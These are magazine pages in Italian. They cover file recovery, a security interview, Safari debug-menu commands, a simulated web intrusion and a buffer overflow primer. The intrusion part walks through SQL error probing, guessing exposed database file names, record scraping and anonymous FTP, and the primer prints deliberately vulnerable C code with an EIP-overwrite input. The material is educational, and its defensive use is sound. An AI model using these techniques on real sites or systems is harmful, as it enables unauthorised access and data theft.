sono connotate da un polo positivo e uno negativo. Esse possono assumere delle posizioni diverse che corrispondono a 1 o a 0. Vi viene in mente nulla? Elementare Watson! Sono gli elementi del sistema binario, la base del linguaggio informatico. Un insieme di particelle magnetizzate secondo una determinata sequenza determina un bit di informazioni. Quando cancelliamo un file o, magari, procediamo in modo ancora più drastico alla formattazione del disco rigido, le particelle elettromagnetiche che contengono (sarebbe meglio dire contenevano perché per l'utente non sono più visibili tali dati) l'informazione rimangono esattamente al loro posto, semplicemente il sistema operativo comunica all'utente che quelle posizioni sono libere, quindi in grado di ospitare nuovi file.
Il file quindi non viene distrutto fisicamente, viene solamente interrotta la corrispondenza tra il suo nome e la posizione delle particelle che lo compongono. In pratica viene modificato Il nome del file per interrompere tale corrispondenza. La prima lettera viene sostituita con un punto di domanda o con una tilde in quella che il computer riconosce come Tabella di corrispondenza.
In questo modo il file rimane recuperabile fino a quando il suo spazio non è utilizzato da altri file, ovvero fino a quando non avviene una sovrascrittura definitiva.
Evidentemente i file cancellati o presunti tali hanno molte più chance di essere recuperati se il data recovery avviene poco dopo la cancellazione. Se invece il file è stato cancellato da molto tempo e l'utente ha effettuato molte operazioni col computer, ci sono ottime probabilità che il file cancellato sia stato definitivamente sovrascritto e quindi buonanotte ai suonatori.

DATA RECOVERY

I programmi commerciali per recuperare i dati dal computer funzionano proprio sulla base di questa tenue speranza, ovvero che il file originario non sia stato definitivamente sovrascritto. In pratica non fanno null'altro che cercare i file a cui è stata interrotta la corrispondenza e ripristinarla. Nulla di miracoloso.

I LABORATORI

Nel caso di Brenda, tuttavia, è improbabile che gli investigatori si affidino a software di recupero dati, per quanto sofisticati, è molto più plausibile che si rivolgano a società specializzate nel recupero dei dati. In questo caso cambia completamente l'approccio al disco rigido che non è più software, ma diventa fisico. Infatti, queste società operano in strutture asettiche, quasi del tutto prive di particelle in sospensione nell'aria di qualsiasi tipo che potrebbero, al contatto, danneggiare la delicata struttura dell'hard disk. Grazie a questa particolare condizione ambientale, l'hard disk può essere fisicamente aperto, in relativa tranquillità, e i dati vengono prelevati direttamente dalle particelle che dovrebbero contenere l'informazione. Quindi si tratta di un procedimento che va molto più in profondità rispetto alla semplice scansione software.

WEB 2.0 SENZA CONTROLLO



TENDENZE Il Web è diventato sempre più dinamico, ma proprio per questo aperto alle insidie...

Quali sono le nuove frontiere della pirateria informatica? Come si evolvono gli attacchi? Quali saranno gli scenari futuri e fruibili? Di questo e altro abbiamo parlato con Maurizio Garello, country manager di Websense per l'Italia che ci ha esposto il suo punto di vista da un osservatorio del tutto privilegiato.
Ne è venuto fuori un quadro per certi versi intuibile ma non per questo meno sorprendente. Protagonista, o forse sarebbe meglio dire vittima, dei prossimi scenari di pirateria informatica è il Web 2.0, ovvero il web che cresce e si sviluppa ad opera degli utenti e che spesso sfugge al controllo stesso dei suoi ideatori: si parla quindi di social network, mondi virtuali e altri fenomeni aggregativi.

Tanto per non perdere tempo in chiacchiere, dal tuo punto di vista come si sta evolvendo la pirateria informatica?

Sta seguendo le mode. Mi spiego, ormai viviamo immersi nel Web 2.0. Secondo le statistiche più recenti il 90% dei primi 100 siti visitati al mondo è costruito sul Web 2.0. Ognuno di noi fa parte, volente o nolente, di questo mondo. Condividiamo e scambiamo continuamente contenuti: testo, foto e altro ancora. Contenuti che proprio nella logica stessa del Web 2.0 si propagano a macchia d'olio nel Web e questo è pericoloso, specie per le aziende.

Mi stai dicendo che non c'è più controllo?
Esattamente. Fino a qualche tempo fa il responsabile dei contenuti di un sito era il webmaster che aveva controllo su tutto quello che veniva pubblicato. Ora non è più così, basta pensare, ad esempio, a Wikipedia, chiunque può scrivere, intervenire, modificare senza che i proprietari del sito possano interferire: è, in sintesi, il Web 2.0, ogni forma di controllo diventa se non impossibile, molto difficile.

Va bene, però in che misura un testo errato può danneggiarmi?
(risata) Era solo un esempio. In realtà non ci si deve tanto preoccupare di una citazione sbagliata, quanto magari di un link che riporta ad un server in cui è contenuto un programma malevolo per carpire dati o altro. Ad esempio durante le ultime elezioni presidenziali americane sono apparsi su YouTube dei filmati di Obama, postati da alcuni utenti, quindi su cui YouTube non ha controllo, con Embedded su URL di siti malevoli di cui l'utente non aveva la percezione: era convito di linkarsi ad un sito ufficiale e autorevole ed è stato ingannato.

E' l'evoluzione del phishing...
Esatto. Il Phishing con la classica mail che invita ad inserire i dati bancari per un controllo non funziona più, è troppo banale e ormai lo conoscono tutti e sanno difendersene, quindi la criminalità si rivolge ad altre forme più subdole per cercare di carpire i dati, l'esempio dei video di Obama è in questo senso illuminante.

È corretto quindi dire che ormai il pericolo non arriva via mail ma corre sul web?
In un certo senso sì. La mail di phishing classica ormai viene intercettata ed individuata dai filtri a partire da quelli impostati direttamente sul server, quindi ha perso gran parte della sua pericolosità. Oggi la mail è un vettore che riporta al web. Quindi non dobbiamo stupirci di ricevere una gran quantità di mail che riportano immagini o link su cui cliccare con promesse più o meno accattivanti, si tratta solo di un espediente per portare l'utente su un sito malevolo: il lavoro sporco si fa qui.

Quindi l'utente non inserisce più ingenuamente i suoi dati in form del tutto simili a quelli della sua banca...
No. L'attaccante ha modificato le sue abitudini, c'è stato uno switch di tecniche intrusive, ora chi attacca ha come scopo quello di installare sul computer della vittima dei software di sniffing per rubare dati sensibili e per fare ciò ha bisogno che la vittima finisca su un suo server predisposto specificatamente a questa funzione.

E come ci difendiamo?
Buon senso e un ottimo strumento anti virus e anti spyware che sia costantemente aggiornato, è importante che il suo database non sia obsoleto perché le tecniche intrusive cambiano di giorno in giorno. Questi accorgimenti valgono per gli utenti ma ancora di più per le aziende. Specie queste ultime ormai operano in una realtà condivisa difficilmente controllabile. Non è possibile trincerarsi dietro un firewall che blocchi tutto il traffico in entrata, la comunicazione e il progresso dei mezzi con cui questa si manifesta non possono essere fermati.
Non serve una soluzione radicale, ma un intervento modulare che tenga conto e preservi ma anche protegga le mille relazioni su cui si basa una realtà aziendale.

E gli utenti singoli?
In scala valgono le stesse considerazioni fatte per le aziende. Certo l'utente può forse avere un maggiore margine decisionale: può stabilire di fare parte del Web 2.0, quindi Facebook, Twitter e compagnia, oppure rimanerne fuori. Le aziende volenti o nolenti devono confrontarsi con queste realtà e col Web, inteso in senso lato, quotidianamente.
Però vale una regola semplice e generale che affonda le sue radici nella nostra tradizione. E' una raccomandazione che facevano le nostre nonne alle nostre mamme e le mamme hanno, a loro volta, fatto a noi quando eravamo piccoli: non accettare caramelle dagli sconosciuti. Tutto quello che ci viene proposto in modo esplicito, quasi sfacciato, sicuramente nasconde un'insidia. Se si hanno dei dubbi meglio non cliccare link o immagini di cui non si riesce a stabilire la provenienza.

Non è così facile...
Certo, il malintenzionato ha cambiato aspetto. Ora si nasconde dietro una manciata di tag, ma forse proprio per questo è ancora più insidioso. Bisogna forse lavorare di più sulla cultura della "difesa", specie quella informatica. Educare all'attenzione e alla prevenzione. Non è facile, ma è l'unico modo.



SAFARI AI RAGGI X

LA "GRANDE MELA" IL BROWSER DI APPLE CONTIENE POTENTI STRUMENTI CHE POSSONO ESSERE ATTIVATI SOLO ATTRAVERSO RIGHE DI CODICE DIGITATE (CON MOLTA ATTENZIONE) DA TERMINALE.

I programmatori sono dei simpaticoni. Spesso all'interno delle loro "creazioni" siano esse sistemi operativi o applicazioni, nascondono delle risorse segrete che possono risultare piuttosto utili per gli utenti. I programmatori di casa Apple non sono certo immuni da questo "vizietto". Nel browser proprietario di Apple, ovvero Safari, è infatti nascosta una caratteristica denominata menu di Debug o Debug menu, come preferite. Esso contiene un sacco di informazioni per la risoluzione dei problemi, cose come: JavaScript, Exceptions e World Leaks - particolarmente utili per l'utente quotidiano. La sua attivazione varia a seconda della versione installata.

SAFARI 3.XX


Per attivare il menu di Debug occorre procedere come segue:

1.Aprire il Terminale dalla cartella Utility.
2.Digitare dal prompt dei comandi:

defaults write com.apple.Safari¬ IncludeDebugMenu 1.

3.Premere return.

Per nascondere il menu Debug, è possibile utilizzare lo stesso comando, ma sostituire uno zero all'uno. E' un codice binario: uno è vero, e zero è falso, o spento. Il comando che si digita è semplicemente la scrittura di una modifica del file di preferenze di Safari che non si può fare utilizzando l'interfaccia grafica.
La successiva volta che si apre Safari, si dovrebbe vedere un menu Debug a destra del menu Aiuto. Una cosa



importante che potete fare con questo menu è "ingannare" un sito Web in modo che pensi che non siete un utente Safari ma, bensì, un utente PC. Questa funzione è utile perché alcuni siti Web consapevolmente bloccano l'accesso a determinati browser e piattaforme, per ovviare a problemi di incompatibilità più o meno presunta. Sotto il menu di Debug, scegliere l'opzione User Agent e indicare il browser Internet che si desidera come "camuffamento". A volte la scelta di Internet Explorer per Windows (Windows MSIE 6.0) può autorizzare l'accesso a Safari che era stato precedentemente precluso. Altre due opzioni utili sono la possibilità di visualizzare in una finestra tutte le scorciatoie da tastiera di Safari e del mouse e la capacità di disabilitare e abilitare il supporto RSS.

SAFARI 4.XX


1.Aprire il Terminale dalla cartella Utility
2.Digitare dal prompt dei comandi:

defaults write com.apple.Safari¬ WebKitDeveloperExtras -bool true

defaults write com.apple.Safari¬ IncludeDebugMenu 1


3.Premere return.

Per poter utilizzare le nuovi opzioni basta cliccare sul menu Sviluppo ora presente nel menu principale. Una delle opzioni più interessanti



I codici descritti in questa pagina vanno inseriti utilizzando lo strumento Terminale (Applicazioni >Utility>Terminale). Occorre fare molta attenzione e verificare le strignhe digitate.

introdotte consente di cliccare col tasto destro del mouse su una pagina di Safari e non solo di visualizzare il codice sorgente (questo è sempre possibile selezionando Visualizza codice) ma, selezionando Ispeziona elemento, anche informazioni molto più dettagliate sulla struttura del sito come Script utilizzati, tipologia di data base e altro, insomma una specie di radiografia ai raggi X della pagina Web utile per un'infinità di scopi...



IL TERMINALE "DIABOLICO"

Prima di cominciare ad impartire comandi attraverso Terminale, meglio fare una copia del file di preferenze situato nella cartella Utente (è la directory primaria quella contrassegnata dall'icona della casetta) Libreria/Preferences/com.apple.Safari.plist

Inoltre, quando si usa il Terminale per modificare Safari, accertarsi di chiudere prima il browser.

Per disabilitare Cover Flow, ovvero il nuovo sistema per sfogliare le pagine web in Safari, bello, ma oneroso in termini di risorse hardware richieste digitare da Terminale:

```
defaults write com.apple.safari
DebugSafari4IncludeFlowViewInBookmarksView-bool FALSE
```


Per far tornare la barra di caricamento azzurra, indicante lo stato di caricamento delle pagine, digitare da Terminale:

```
defaults write com.apple.safari
DebugSafari4IncludeToolbarRedesign -bool FALSE
```

Per togliere il campo di ricerca di Google digitare da Terminale:

```
defaults write com.apple.safari
DebugSafari4IncludeGoogleSuggest -bool FALSE
```

Tutte queste nuove preferenze sono dell'utente, quindi non generali di sistema. Per ripristinare le vecchie preferenze basta sovrascrivere il file Libreria/Preferences/com.apple.Safari.plist con quello salvato prima di effettuare le modifiche da Terminale.



INTRUSION

NON APRITE QUELLA PORTA

BACKDOOR ENTRARE IN UN SERVER E CARPIRE INFORMAZIONI PREZIOSE NON È DIFFICILE: BASTA APPROFITTARE DELLE PORTE LASCIATE INCAUTAMENTE APERTE...

Se voi foste un ladro scegliereste di svaligiare una casa provvista di allarme con porta blindata, oppure optereste per una casa con una semplice serratura a doppia mandata? Probabilmente optereste per la seconda soluzione. Gli hacker che entrano nei sistemi, attaccandoli in maniera misteriosa sfruttando le "backdoor", ossia delle porte logiche lasciate aperte e sguarnite sui server, agiscono esattamente con la stessa logica dei ladri di appartamento: sfruttano una cattiva forma di prevenzione da parte del proprietario, si insinuano, insomma, nelle falle lasciate pericolosamente aperte.
Ma come fanno 'sti hacker ad usare le backdoor? La realtà è che spesso gli attacchi sulle backdoor sono soltanto dei bombing, ossia dei bombardamenti di pacchetti TCP/IP sulla porta lasciata aperta che mandano in crash il sistema.
Per scorazzare liberamente in un computer online bisogna avere le userid e le password e, spesso, quando qualche pirata entra in un sistema, è semplicemente perché è in possesso di questi elementi, magari lasciati incautamente a disposizione.

Per entrare in un PC il modo più rapido è quello di avere le credenziali di accesso, oppure si può sfruttare qualche falla di sistema sulle backdoor

LA SITUAZIONE

Prima di andare avanti facciamo un po' il punto della situazione dando un'occhiata alle "porte sensibili" nel box della pagina successiva. In aggiunta va detto che i server Microsoft sono in genere gestiti con console di amministrazione remota come il Symantec PcAnywhere che ha una sua porta di lavoro, quindi se si conosce la username e la password ci si può collegare al desktop del vostro server, che però a sua volta chiederà una username e password per farvi accedere al sistema, quindi è consigliabile utilizzare due password diverse. Poi ci sono le porte dei vari sistemi di database (MS SQLServer, MySQL, ORACLE, ecc.) questi sono accessibili tramite client dedicati, quindi se si posseggono la username e la password, si può scorazzare tra i vari database contenuti in essi e cancellare, copiare o modificare record e tabelle. Infine, ci sono i linguaggi utilizzati dai webmaster per interfacciare i siti web con i database, qui la debolezza può essere nel software scritto e nei bug noti.
Dunque questa è la situazione, tutto questo è ciò che si cela dietro un sito web. Che fare allora per attaccarlo e cercare di rubare informazioni?



L'ATTACCO


Simuleremo un attacco per rubare dati ad un sito web, così facendo possiamo capire quali sono le contromisure da adottare.
Immaginiamo di essere interessati ad un sito che contiene e vende le informazioni di tutte le aziende



italiane produttrici di pasta. Informazioni che vogliamo acquisire per inserirle nel nostro archivio e riutilizzarle per i nostri scopi. Il sito (ipotetico) individuato come obiettivo è: http://www. pastax.it,
l'home page grafica è, come spesso avviene, accattivante, con molti link, servizi e altro ancora.
Ma ciò che balza all'occhio è la textbox del motore di ricerca, "CERCA L'AZIENDA PER PAROLA CHIAVE".
Scriviamo BARI ed ecco uscire una lista di aziende cliccabili:
http://www.pastax.it/lista.asp
oppure
http://www.pastax.it/lista.asp?key=bari
oppure
http://www.pastax.it/lista.php con la sua variante
http://www.pastax.it/lista.php?k=bari
oppure altre varianti a seconda del linguaggio di sviluppo del software del motore di ricerca. Clicchiamo sul nome di una azienda e vediamo comparire una scheda aziendale minima, senza i dati sensibili che ci interessano: telefono,fax, certificazioni varie, indirizzo, eccetera, con un tasto o link che ci invita a comprare quell'informazione o a sottoscrivere un abbonamento per ottenere l'accesso alle schede complete.
http://www.pastax.it/scheda.asp o
http://www.pastax.it/scheda.asp?id=12
(omettiamo gli altri linguaggi php,cfm, ecc. per semplicità) A questo punto abbiamo tutto quello che ci serve, conosciamo il linguaggio di programmazione, sappiamo che c'è un database alle spalle, non resta altro che scovare il sistema per avere tutti i dati.

PRIMA PROVA

utilizziamo tutti i bachi noti del linguaggio usato (in questo caso ASP Active Server Pages), infatti ci sono alcuni server administrator che non hanno istallato tutte la patch rilasciate dalla Microsoft per rendere invisibile il codice asp e quindi, se



magari siamo fortunati, possiamo leggere che tipo di database usano e in quel caso abbiamo un'informazione in più che poi vedremo come usare. Se non funzionano i bug allora proviamo a "scassare" la query del motore di ricerca, così capiremo dal messaggio di errore che tipo di database c'è dietro

Ecco come fare :
nella textbox di ricerca proviamo ad inserire un numero dispari di apici " ' ", perché alcuni programmatori dimenticano di difendersi dall'apice che rompe la stringa della query sql usata nello script, ad esempio: sql="select * from aziende where key='"&request("k")&"'" se la nostra k è BARI la query che sarà eseguita dal motore di ricerca sarà: select * from aziende where key='Bari' ma se la nostra k=' allora avverrà questo select * from aziende where key=''' che per l'intepretre asp è un errore dato che è come se fosse key='' (a vuoto) e poi un ' solo soletto nella stringa sql quindi avremo un errore del tipo:

Microsoft OLE DB Provider for ODBC Drivers errore "80040e14'

[Microsoft][Driver ODBC Microsoft Access] Errore di sintassi nella stringa nell'espressione della query 'key='''.

E abbiamo scoperto che il database è MS Access, il famoso database su file… ma se è un file allora si può scaricare ! Infatti, uno degli errori più comuni è quello di inserire il database in una cartella del server servita proprio dal web server e situata nella stessa cartella in cui sono contenute le pagine web che stiamo navigando, così basterà indovinare il nome del database e scrivere nella barra degli indirizzi l'URL: http://www.pastax.it/aziende.mdb e come per magia vedrete apparire la finestra del browser che vi chiede se volete scaricare il file e quello è il momento più eccitante, perché da

LE PORTE DEI SERVER

- **La 21 porta FTP** (File Transfer Protocol), cioè dove è in ascolto il server FTP che permette di uplodare e downlodare file dal vostro pc al server e viceversa.
- **La porta 25 dell'SMTP** (Simple Mail Transfer Protocol), che serve per inviare posta.
- **La porta 110 del POP** (Post Office Protocol) che serve per prendere la **posta**
- **La porta 80 del http** (HyperText Transfer Protocol), cioè quella del web-server, usata dal browser per navigare i siti web.
- **Altra porta pericolosa è la 23,** è usata da Telnet per controllare da remoto il server, funziona in ambientte Linux/Unix e non sui server Microsoft.

quel punto in poi avrete tutto quello che vi serve senza aver pagato un soldo e senza essere entrati in un server, ma semplicemente avendo sfruttato la superficialità dei creatori del sito.
Ma analizziamo la situazione appena vista. Primo errore l'apice: potrebbe non funzionare, infatti bastava inserire nel codice sorgente del motore di ricerca lista.asp la seguente istruzione: key=replace(key,"'","''") , cioè rimpiazza ogni apice nella stringa key con un doppio apice e la query non avrebbe generato errori. Diciamo la verità ogni programmatore appena più furbo di un novellino lo fa, anche perché altrimenti sarebbe stato impossibile cercare aziende in città come L'AQUILA !!! Allora potremmo provare a far generare un errore dalla scheda. Ricordate che se cliccavamo sul nome di un'azienda appariva http://www.pastax.it/scheda.asp?id=12 ? Quello id=12 serve a generare la query sql che deve andare a prelevare il record numero 12 dal database delle aziende per visualizzare solo i campi che il programmatore ha deciso di far vedere all'utente non pagante. Che fare? Proviamo a scrivere http://www.pastax.it/scheda.asp?id=ciccio e vediamo che succede. La cosa più probabile è che si



generi un errore simile a quello dell'apice, questo perché il campo id del database è di tipo numerico e noi abbiamo passato la stringa "ciccio" quindi il motore sql rileva un errore di type mismatch (errore di formato di dati) e quindi capiamo di nuovo il tipo di database usato. Qualcuno di voi potrebbe obiettare: e se invece che su stringa i dati fossero passati in metodo POST ? ossia con i tasti ed i <form></form> ? Infatti precedentemente abbiamo visto che la

situazione poteva apparire così:
http://www.pastax.it/scheda.asp
Qui la situazione è già più complicata, ma non insormontabile, basterà creare un clone della pagina col tasto di invio e salvarla sul proprio computer, avendo l'accortezza di cambiare action="scheda.asp" con action="http://www.pastax.it/scheda.asp", dato che se non lo fate il form tenterà di inviare i dati al file scheda.asp del vostro computer, ma voi non avete alcun file scheda.asp sul vostro pc :

```
<html>
<body>
<form¬
action="http://www.pastax.it/¬
scheda.asp" method="post">
<input type=hidden name="id"¬
value="12">
<input type=submit¬
value="Visualizza scheda">
</form>
</body>
</html>
```

Alla pressione sul tasto "Visualizza scheda" il form invierà i valore della variabile ID al file scheda.asp presente sul sito http://www.pastax.it, però se voi cambiate il value="12" in value="ciccio" otterrete l'effetto descritto precedentemente. Forse qualcuno si sta chiedendo: "Già ma come indovino il nome del database? So che è un mdb quindi sarà ?????.mdb, ma il problema è '?????' ".
Giusta osservazione, infatti il sistema è quello di provare con dei nomi facili sfruttando la pigrizia e la mancanza di fantasia di alcuni programmatori, per esempio:
aziende.mdb, database.mdb, db1.mdb,db2.mdb, dati.mdb, aziendepasta.mdb, aziende_pasta.mdb, ecc.
Ma c'è anche da indovinare la sottocartella in cui si trova il database, non sempre è nella stessa cartella in cui stanno le pagine web ad esempio:
http://www.pastax.it/database/aziende.mdb oppure http://www.pastax.it/ dati/aziende.mdb , o altro ancora. Ma come verificare se esiste o meno la directory contenente il database? Basterà digitare:
http://www.pastax.it/database se il vostro browser visualizzerà un "ERRORE 404 File not found" vuol dire che la cartella non esiste, ma se visualizza l'errore: "Directory listing denied" vuol dire che la cartella esiste ma che non vi permette di vedere la lista dei file contenuti in essa.
Ma se esiste una cartella database vuol dire che il nostro bersaglio è lì dentro. A volte capita che degli sprovveduti amministratori di server permettano il directory listening così non si ha nemmeno il problema di indovinare il nome del database. La contromisura per questo inconveniente è mettere i database in cartelle non servite dal web server, impossibilitando così il download.
Ma se il nome del database non lo indoviniamo? Se non è MS Access? La risposta a queste domande è la creazione di un programmino che effettua un ciclo for..to e che si colleghi all'indirizzo del sito facendo variare una variabile da x a y per esempio:
for i=1 to 1000
collegati al sito http://www.pastax.it/scheda.asp?id= i
scrivi un file di testo sul mio hard disk che si chiama i.htm (dove i varia tra 1 e 1000)
così facendo avremo 1000 file htm (1.htm,2.htm,ecc.) con ognuno il contenuto di scheda.asp?id=1, scheda.asp?id=2, ecc.
Questa è già un'operazione più da "hacker" che si deve costruire uno strumento software per carpire le informazioni. Ma così abbiamo solo le schede pubbliche, quelle senza le informazioni censurate, infatti quest'ultimo sistema va bene per quando ci sono informazioni utili pubbliche, per non salvare le pagine a mano con "Salva file" e quando il database non è MS ACCESS ma un SQL Server che non ha file scaricabili.
Un altro sistema è quello di provare a scrivere: ftp://www.pastax.it/ e aspettare la finestra di pop-up del browser che vi chiede username e password, provate a ciccare sulla checkbox "ANONIMO" e chissà, per sbadataggine del system administrator potreste pure entrare nelle cartelle del server. Insomma la morale della favola è questa: è impossibile entrare in un sistema senza conoscere la username e la password !
Ci sono dei software (Brute force attack) che provano a indovinare la password inviando moduli da 2, 3 o 5 o 10 ecc. caratteri al sistema in modo casuale (tra lettere e numeri) ma per provare tutte le permutazioni possibili ci vorrebbero mesi di attacco continuato e, attenzione, non è come nei film, cioè che si indovina un carattere alla volta, ma bisogna indovinare tutta la stringa che compone la password ! Per esempio: se la password è pippo123 ed il software di attacco invia paxtr222, non è che la "p" comincia a lampeggiare e si ferma mentre il software cerca di indovinare gli altri caratteri.
Però questi software di attacco hanno dei dizionari (multilingue) che inviano tutte le parole del dizionario al sistema quindi se avete usato come password la parola "montagna", probabilmente il software la "becca" subito perché prova con tutte le parole contenute nel dizionario italiano, quindi attenti a scegliere sempre password senza senso compiuto. Insomma se volete rendere il vostro server sicuro bisogna stare attenti a piccole cose e non pensare che istallando mega-software abbiate risolto il problema delle intrusioni.

FUORI DI UNO

IL BUFFER OVERLOW

VULNERABILITÀ Cosa si verifica quando cerchiamo di inserire più byte di quanti il buffer può contenerne? Si verifica la classica situazione di buffer overlow

L'off-by-one, o buffer overflow, è essenzialmente una situazione che nasce nel momento in cui, una volta creato un buffer all'interno di un programma, questo viene riempito con più dati di quanti esso ne possa contenere. Quando questa situazione si presenta, il programma viene terminato per "Segmentation Fault" (gli utenti Unix conosceranno sicuramente il segnale numero 11 "SIGSEGV"). Per quel buffer il sistema ha allocato un'area di memoria grande N byte dove N è la dimensione del buffer stesso, da noi specificata. Cercando di inserire piu byte di quanti il buffer può contenerne, andiamo a scrivere in un'area di memoria al di fuori di quanto consentito e per questo il programma viene terminato. Per chiarezza riportiamo un esempio pratico. Supponiamo che questo sia il codice vulnerabile, chiamiamolo bof_vuln.c

```
bof_vuln.c --------------------
int main(int argc, char **argv)
{
 char buffer[1024];

 strcpy(buffer,argv[1]);
 printf(«%s\n»,buffer);

 return 0;
}
end --------------------------
```

ovviamente molto banale, ma ci servirà solo per capire.
Ecco cosa accade: viene allocato un buffer di 1K e viene copiato al suo interno il valore contenuto in argv[1], cioè il primo parametro passato da riga di comando all'avvio del programma, di seguito, viene stampato a video il contenuto del buffer.(La strcpy() è una funzione abbastanza conosciuta, per la sua "fama", da esperti e meno esperti)
Compiliamo e proviamo ad eseguire il programma in questo modo:


```
root dark:~/articoli# gcc bof_vuln.c -o bof_vuln
root dark:~/articoli# ./bof_vuln¬
AAAAAAAAAA
root dark:~/articoli#
```

E' accaduto proprio quello che ci aspettavamo, se andiamo a forzare in questo modo, il programma terminerà.


```
root dark:~/articoli# ./bof_vuln `perl¬
 -e 'print "A" x 1036'`
AAAAAAAAAAAAAAAAAAAAAAAA¬
AAAAAAAAAAA...
Segmentation fault
root dark:~/articoli#
```

abbiamo passato 1036 "A" come input, (ogni carattere occupa 1 byte) essendo 1036 più grande della lunghezza del buffer (1024), abbiamo ricevuto il nostro caro Segmentation Fault.
Andando a debuggare con gdb il programma, si noterà che passando 1036 A, si va a sovrascrivere il registro ebp (Base Pointer), portando il numero di A a 1040 si sovrascrive, oltre che ebp, anche l'instruction pointer (registro eip), questo registro contiene l'indirizzo di memoria dell'istruzione che "sarà eseguita successivamente..."

```
(gdb) info reg ebp eip
ebp        0x41414141¬
0x41414141
eip        0x41414141¬
0x41414141
(gdb)
```



L'indirizzo contenuto nei due registri è abbastanza particolare... non è un caso, quel 41 è il valore della "A" in esadecimale, al ritorno della strcpy() il programma cerca di andare all'indirizzo 0x41414141, un'area di memoria che sicuramente non ci appartiene.
A questo punto siamo piu



o meno in grado di capire che possiamo liberamente modificare il flusso del programma.

Facciamo adesso delle supposizioni. Supponiamo che il programma sia dell'utente root e che il root abbia settato il flag +s (suid) al programma stesso, cio vuol dire che il programma quando viene eseguito da un utente qualsiasi ha privilegi di root.

Supponiamo di andare ad inserire in eip, al posto delle "A", un indirizzo di un'area di memoria dove noi possiamo scrivere e dove risiede del codice "maligno" da noi stessi realizzato, quindi accadrebbe che dopo la chiamata alla strcpy(), al ritorno, il programma salti in uno spazio di memoria dove lo aspetta del nostro codice che sarà eseguito con PRIVILEGI di root. Questo codice potrebbe magari aggiungere un nuovo utente al sistema, ad esempio una "fotocopia" del root... ma non protetto da password o eseguire la classica shell (lasciate spazio alla fantasia).

LO STACK

Due riflessioni prima di continuare

Domanda : perché se il buffer è di 1024 abbiamo dovuto inserire 1036 bytes prima di vederlo esplodere?

Risposta: Questo dipende dal compilatore. Vedremo in seguito come allineare il codice a 4 byte utilizzando gcc.

Domanda: In che parte della memoria ci troviamo?

Risposta: Ogni processo che risiede in memoria viene diviso in 3 regioni : Text, Data e Stack.

1.Text (Low memory address)
2.Data
3.Stack (High memory address)

Noi ci troviamo nello stack. Per maggiori informazioni vi rimandiamo magari a "Andrew S. Tanenbaum", oppure ai numerosi paper presenti in rete. (Lo stack è una struttura di tipo LIFO (Last In First Out) dove l'ultimo elemento entrato è il primo ad uscire.)

Andando a spulciare i codici presenti in rete, è possibile notare come vulnerabilità di questo tipo, oggi, sono abbastanza rare, ma allo stesso tempo esistono delle varianti, un po' piu difficili da sfruttare, ma molto interessanti. Rivediamo sotto altra forma il codice esposto sopra:

```
bof_vuln2.c -------------------
void functio(char *data)
{
 char buffer[1024];
 int i;

 for (i = 0; i<=1024; i++)
    buffer = data++;
}

int main(int argc, char **argv)
{
 if (argc < 2)
   printf(«Errore\n»);
 else
  functio(argv[1]);

 return 0;
}
end ---------------------------
```

Cosa è cambiato? Innanzitutto non utilizziamo più la strcpy() per copiare i dati, ma utilizziamo un indice che, all'interno di un ciclo for, ci aiuterà ad inserire byte dopo byte il contenuto del dato che abbiamo passato in ingresso.

Apparentemente tutto questo potrebbe sembrare corretto, ma non lo è!

Questo è un tipo di errore abbastanza classico, per chi è alle prime armi, oppure per un programmatore esperto ma "ubriacato" dalle migliaia di righe di codice su cui sta lavorando.

